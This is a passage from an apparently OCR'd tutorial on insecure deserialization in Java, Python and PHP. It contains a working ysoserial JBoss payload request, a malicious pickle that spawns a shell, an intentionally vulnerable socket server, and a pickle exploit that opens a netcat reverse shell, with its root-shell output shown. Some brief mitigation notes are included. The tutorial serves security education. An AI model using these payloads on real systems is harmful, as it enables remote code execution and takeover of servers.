
Firstly we generate payload using ysoserial



```
root@intx0x80: ~
root@intx0x80:~# java -jar ysoserial-master-v0.0.4.jar CommonsCollections1 'touch /var/www/html/hacked' >pwn2
```

Generated payload is used to create file, after generating payload it should be sent, but initially it must be changed to http method from GET to POST to submit payload in http body.


You can notice that application/x-Java-serialized-object contains content type for serialized objects in Java which is used to indicate the media type that is understood by other application parts to de-serialize it.



```
POST  /invoker/JMXInvokerServlet HTTP/1.1
Host: 192.168.207.139:8080
Content-Type:application/x-java-serialized-object;class=org.jboss.invocat
ion.MarshalledVale
Content-Length: 1420

¬í□□sr□2sun.reflect.annotation.AnnotationInvocationHandlerUÊõ□□Ë~¥□□□L□□m
emberValuest□□Ljava/util/Map;L□□typet□□Ljava/lang/Class;xps}□□□□□
java.util.Mapxr□□java.lang.reflect.Proxyá'Ú
Ì□CË□□□L□□ht□$Ljava/lang/reflect/InvocationHandler;xpsq□~□□sr□*org.apache
.commons.collections.map.LazyMapnå″,žy□″□□□L□□factoryt□,Lorg/apache/commo
ns/collections/Transformer;xpsr□:org.apache.commons.collections.functors.
ChainedTransformer0Ç—ì(z—□□□□[□
iTransformerst□-[Lorg/apache/commons/collections/Transformer;xpur□-[Lorg.
apache.commons.collections.Transformer;½V*ñØ4□™□□□xp□□□□sr□;org.apache.co
mmons.collections.functors.ConstantTransformerXv□□A□±″□□□L□
iConstantt□□Ljava/lang/Object;xpvr□□java.lang.Runtime□□□□□□□□□□□xpsr□:org
.apache.commons.collections.functors.InvokerTransformer‡èÿk{|Î8□□□[□□iArg
st□□[Ljava/lang/Object;L□□iMethodNamet□□Ljava/lang/String;[□□iParamTypest
□□[Ljava/lang/Class;xpur□□[Ljava.lang.Object;□ÎXŸ□s)l□□□xp□□□□t□
getRuntimeur□□[Ljava.lang.Class;«□×®ËÍZ™□□□xp□□□□t□
getMethoduq□~□□□□□□vr□□java.lang.String ð¤8z;³B□□□xpvq□~□□sq□~□□uq□~□□□□□
□puq□~□□□□□□t□□invokeuq□~□□□□□□vr□□java.lang.Object□□□□□□□□□□□□xpvq□~□□sq□
~□□ur□□[Ljava.lang.String;ÒVçé□{G□□□xp□□□□t□□touch
/var/www/html/hackedt□□execuq□~□□□□□□q□~□#sq□~□□sr□□java.lang.Integer□â ¤
÷□‡8□□□I□□valuexr□□java.lang.Number†¬•□□″à‹□□□xp□□□□sr□□java.util.HashMap
□□ÚÁÃ□`Ñ□□□F□
loadFactorI□
thresholdxp?@□□□□□□w□□□□□□□□□xxvr□□java.lang.Override□□□□□□□□□□□xpq□~□:
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet/3.0; JBossAS-6
Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue
Date: Thu, 07 Sep 2017 07:44:44 GMT
Content-Length: 4148

¬í□□sr□$org.jboss.invocation.MarshalledValueêÌàÑôJÐ™□□□xpz□□□□□□□Þ¬í□□sr□(org.jboss.invocation.InvocationExc
eptionÏT`□Ó„□J□□□L□□causet□□Ljava/lang/Throwable;xr□□java.lang.ExceptionÐý□>□;□Ä□□□xr□□java.lang.ThrowableÕ
Æ5'9w¸Ë□□□L□□causeq□~□□L□detailMessaget□□Ljava/lang/String;[□
stackTracet□□[Ljava/lang/StackTraceElement;L□□suppressedExceptionst□□Ljava/util/List;xpq□~□□pur□□[Ljava.lang
.StackTraceElement;□F*<<ý"9□□□xp□□□□sr□□java.lang.StackTraceElementa    Åš&6Ý…□□□I□
lineNumberL□□declaringClassq□~□□L□□fileNameq□~□□L□
methodNameq□~□□xp□□□¼t□0org.jboss.invocation.http.servlet.InvokerServlett□□InvokerServlet.javat□□processRequ
estsq□~□
□□□èq□~□□q□~□t□□doPostsq□~□
□□□òt□□javax.servlet.http.HttpServlett□□HttpServlet.javat□□servicesq□~□
□□□0q□~□□q□~□□q□~□□sq□~□
□□□Dt□/org.apache.catalina.core.ApplicationFilterChaint□□ApplicationFilterChain.javat□□internalDoFiltersq□~□

□□□òq□~□□q□~□□t□□doFiltersq□~□
□□□□t□-org.apache.catalina.core.StandardWrapperValvet□□StandardWrapperValve.javat□□invokesq□~□
□□□¡t□-org.apache.catalina.core.StandardContextValvet□□StandardContextValve.javaq□~□□sq□~□z□□□□
□□□µt□6org.jboss.web.tomcat.security.SecurityAssociationValvet□□SecurityAssociationValve.javaq□~□□sq□~□
□□□õt□3org.apache.catalina.authenticator.AuthenticatorBaset□□AuthenticatorBase.javaq□~□□sq□~□
□□□Xt□.org.jboss.web.tomcat.security.JaccContextValvet□□JaccContextValve.javaq□~□□sq□~□
□□□dt□?org.jboss.web.tomcat.security.SecurityContextEstablishmentValvet□&SecurityContextEstablishmentValve.j
avaq□~□□sq□~□
□□□Ÿt□*org.apache.catalina.core.StandardHostValvet□□StandardHostValve.javaq□~□□sq□~□
□□□ft□+org.apache.catalina.valves.ErrorReportValvet□□ErrorReportValve.javaq□~□□sq□~□
□□□žt□6org.jboss.web.tomcat.service.jca.CachedConnectionValvet□□CachedConnectionValve.javaq□~□□sq□~□
□□□mt□,org.apache.catalina.core.StandardEngineValvet□□StandardEngineValve.javaq□~□□sq□~□
□□□5t□Dorg.jboss.web.tomcat.service.request.ActiveRequestResponseCacheValvet□$ActiveRequestResponseCacheValv
e.javaq□~□□sq□~□
□□□jt□+org.apache.catalina.connector.CoyoteAdaptert□□CoyoteAdapter.javaq□~□□sq□~□
□□□mt□(org.apache.coyote.http11.Http11Processortz□□□□□□Http11Processor.javat□□processsq□~□
```

After submission, let’s check the path to make sure that a new file was created.



```
root@intx0x80:~# ls /var/www/html
die.php          hacked       last.html      0000.jpg  pwn.txt
```

Done files create, but sometimes deserialization does not lead every time to RCE well, sometimes it leads to logical manipulation based on code flaw when using read Object for RCE the application server runs on restricted environment in this case RCE will be useless, to solve this you can use blind technique like blind SQL injection giving target condition if it is true then it sleep target for a while or otherwise it will do nothing and load page normally on the other hand it can use DNS to send requests through DNS sever (out-of-band).

CVE for Deserialization bugs:

1- Weblogic(CVE-2015-4852)
https://www.cvedetails.com/cve/CVE-2015-4852/
2- WebSphere(CVE-2013-1777)
https://www.cvedetails.com/cve/CVE-2013-1777/
3- Jboss (CVE-2013-2165)
https://www.cvedetails.com/cve/CVE-2013-2165/
4- Jenkins (CVE-2015-8103)
http://www.cvedetails.com/cve/CVE-2015-8103/
5- Soffid IAM (CVE-2017-9363)
http://www.cvedetails.com/cve/CVE-2017-9363/

Tools:

1- JMET https://github.com/matthiaskaiser/jmet
2- Ysoserialhttps://github.com/frohoff/ysoserial
3- Java serial killer https://github.com/NetSPI/JavaSerialKiller
4- JavaDeserialization Scanner
https://github.com/federicodotta/Java-Deserialization-Scanner

Vulnerable libraries lead to RCE:

1. Apache Commons Collections <= 3.1
2. Apache Commons Collections <= 4.0
3. Groovy <= 2.3.9
4. Spring Core <= 4.1.4 (?)
5. JDK <=7u21
6. Apache Commons BeanUtils 1.9.2 + Commons Collections <=3.1 + Commons Logging 1.2 (?)
7. BeanShell 2.0
8. Groovy 2.3.9
9. Jython 2.5.2
10. C3P0 0.9.5.2
11. Apache Commons Fileupload<= 1.3.1 (File uploading, DoS)
12. ROME 1.0
13. MyFaces
14. JRMPClient/JRMPListener
15. JSON
16. Hibernate

Mitigation:

There are no real mitigations to fix deserialization vulnerability because it takes long time to be fixed, to make some mitigations you should identify the vulnerable class and remove them and consequently test application after this operation to make sure it runs fine without any errors or make some of blacklisting vulnerable classes.

Serialization in Python

Deserialization vulnerability in Python:

Python also provides serialization objects like Java and it has many modules including Pickle, marshal, shelve, yaml and finally json it is a recommended module when doing serialization and deserialization.

We could observe differences between Java and Python in deserialization vulnerability, Python does not depend on code flow to create payload it simply deserializes all classes this behavior may lead to RCE Serialization which could be found in parameters or cookies.

Firstly we explore Pickle taking into account what is mentioned in Python documentation.

The pickle module implements a fundamental, but powerful algorithm for serializing and de-serializing a Python object structure.

Deserialized untrusted data can compromise the application.


Warning: The pickle module is not secure against erroneous or maliciously constructed data. Never un-pickle data received from an untrusted or unauthenticated source

Same thing with marshal and shelve it's backed by pickle both modules are vulnerable like pickle.

Pickle module provides functions for serialization and deserialization.


Dump	Write serialized object to open file
Load	Convert bytes stream to object again
Dumps	Return serialized object as string
Loads	Return deserialization process as string

Example:




```
import pickle

def serialization(obj,filename):
    filename=open(filename,"w")
    pickle.dump(obj,filename)


def deserialization(filename):
    filename=open(filename,"r")
    return pickle.load(filename)

l=[i  for i in range(1,5)]

serialization(l,'file1')

print deserialization('file1')
```

Let’s explain the purpose of this code, it’s very simple by creating two functions first serialization is to write object to file and another deserialization is to convert bytes in file to object and return it, the list ranges from 1 to 5 and passed to two functions. The result of first function will be.



```
root@intx0x80:~/stage2# xxd file1
00000000: 286c 7030 0a49 310a 6149 320a 6149 330a  (lp0.I1.aI2.aI3.
00000010: 6149 340a 612e                           aI4.a.
```


And the result for second function is as follow



```
root@intx0x80:~/stage2# python serialize.py
[1, 2, 3, 4]
```


Now we understand how pickle works but if the deserialised data is untrusted like we saw previously in which changing data in file to malicious data will lead to RCE.

By comment serialization function and change file1 content to malicious data



```
cos
system
(S'/bin/sh'
tR.
```

It will run bash shell after running script to deserialize it, you will see bash shell open.



```
root@intx0x80:~/stage2# python serialize.py
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Here’s a note about pickle behavior before explaining malicious data

Note:

Pickle is a stack language which means pickle instructions are push data onto the stack or pop data off of the stack and it operates totally like stack.


Pickle instructions

C	**Read to newline as module name, next read newline like object system**
(	Insert marker object onto stack and paired with t to produce tuple
t	Pop objects off the stack until (is popped and create a tuple object containing the objects popped (except for the () in the order they were /pushed/ onto the stack. The tuple is pushed onto the stack
S	Read string in quotes and push it onto stack
R	Pop tuple and callable off stack and call callable with tuple argument and push result on to stack
.	End of Pickle

Exploit vulnerability:

In this section we are going to take real world scenario for using pickle in order to communicate to server that accepts serialized object and deserialized theme.

Firstly we are going through server, furthermore we will identify vulnerable points that takeover application.




```
#!/usr/bin/python
import os
import pickle
import socket

def server(so):
  data = so.recv(1024)

  obj = pickle.loads(data)

  c.send("Ob try again ;) \n")

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0)
sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
sock.bind(('127.0.0.1', 4444))
sock.listen(2)

while True:
  c, a = sock.accept()

  if(os.fork() == 0):
      c.send("accepted connection from %s:%d" % (a[0], a[1]))
      server(c)
      exit(1)
```

We can easily identify vulnerability in server function, it's receive data and proceed to loads to deserialize it, from here we can get RCE by craft serialized object to get RCE .


We can find serialized objects in web framework based on Python sometime could be found in cookie and many place you need just time to review code and figure out where vulnerable point.

After identify the vulnerability now next we write exploit to get RCE.



```
import pickle
import socket
import os

class pwn(object):
    def __reduce__(self):
        comm = "nc 127.0.0.1 4443 -e /bin/sh "
        return (os.system, (comm,))
pwn = pickle.dumps( pwn())
soc = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
soc.connect(("127.0.0.1", 4444))
print soc.recv(1024)
soc.send(pwn)
print soc.recv(1024)
```

Exploit code is very simple firstly an object is created to be serialized in this case it's a class pwn after we define class we explore important points to exploit pickle vulnerability which involves __reduce__ function inside, we define our payload to get reverse shell using netcat after that it must be returned to string or tuple to reconstruct this Object on deserialization process.



```
root@intx0x80:~# python server.py
```

```
root@intx0x80:~# python exploit.py
accepted connection from 127.0.0.1:59722
```

```
root@intx0x80:~# nc -lvp 4443
listening on [any] 4443 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 41132
id
uid=0(root) gid=0(root) groups=0(root)
```

Send craft payload to target and setup netcat for accept reverse shell and we got RCE.

CVE:

1- OpenStack Object Storage(CVE-2012-4406)
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-4406
2- powerpc-utils (CVE-2014-8165)
http://www.cvedetails.com/cve/CVE-2014-8165/
3- Cisco Web Security Appliance(CVE-2015-0692)
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2015-0692
https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/Cisco-SA-20150410-CVE-2015-0692
4- The Qpid server(CVE-2015-5164)
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5164

In many cases some Frameworks use signature cookies to prevent tampering

In this case you must get secret key from source code if it’s found or brute-force it

Mitigation:

Python provide secure module in order to implement serialization one of these module is json isa lightweight data interchange format or could hmaced serialized data to prevent it from any type of tampering.

Serialization in PHP

Deserialization vulnerability in PHP:

PHP is like Java and Python, PHP also supports serialization and issues of using serialization it has two methods to implement serialization and deserialization we explore theme and also a case where we can make web application vulnerable.

Serialize it simply by converting object to bytes that could be stored.

unserialize it simply by converting bytes to object again from here came vulnerability like Python and Java which serializes untrusted data to expose web application. Exploit deserialization in Java depends on code flaw and in Python doesn't depend on any flow in code, but in PHP depends on code flow inside magic methods.

Serialization could be found in parameters, cookies.

Warning: Do not pass untrusted user input to unserialize() regardless of the options value of allowed classes. deserialization can result in code being loaded and executed due to object instantiation and autoloading, and a malicious user may be able to exploit this.

PHP has serialized format when serialize object that can help unserialize method to identitfy each element and get theme back.

Integer	**String**	**Null**	**array**	**boolean**
i:<value>	s:<length>:"<value>"	N;	a:<length>:{key, value pairs	b:<value> b:1 //T b:0 //F

i:1 //1	s:2:"hi"		a:2:{s:2:"hi";s:3:"hi1";}
			//array("hi"=>"hi1");	

Double ,d:<value>	d:1:9.9999900000000001			

Now it is time to look at magic methods, used through serialization and deserialization as we see in Python deserialization exploited we need to use __reduce__ to reconstruct our payload when it deserializes something like PHP but it depends on code flaw after calling magic method.

Magic method use with serialization:

__sleep is called when an object is serialized and must be returned to array.

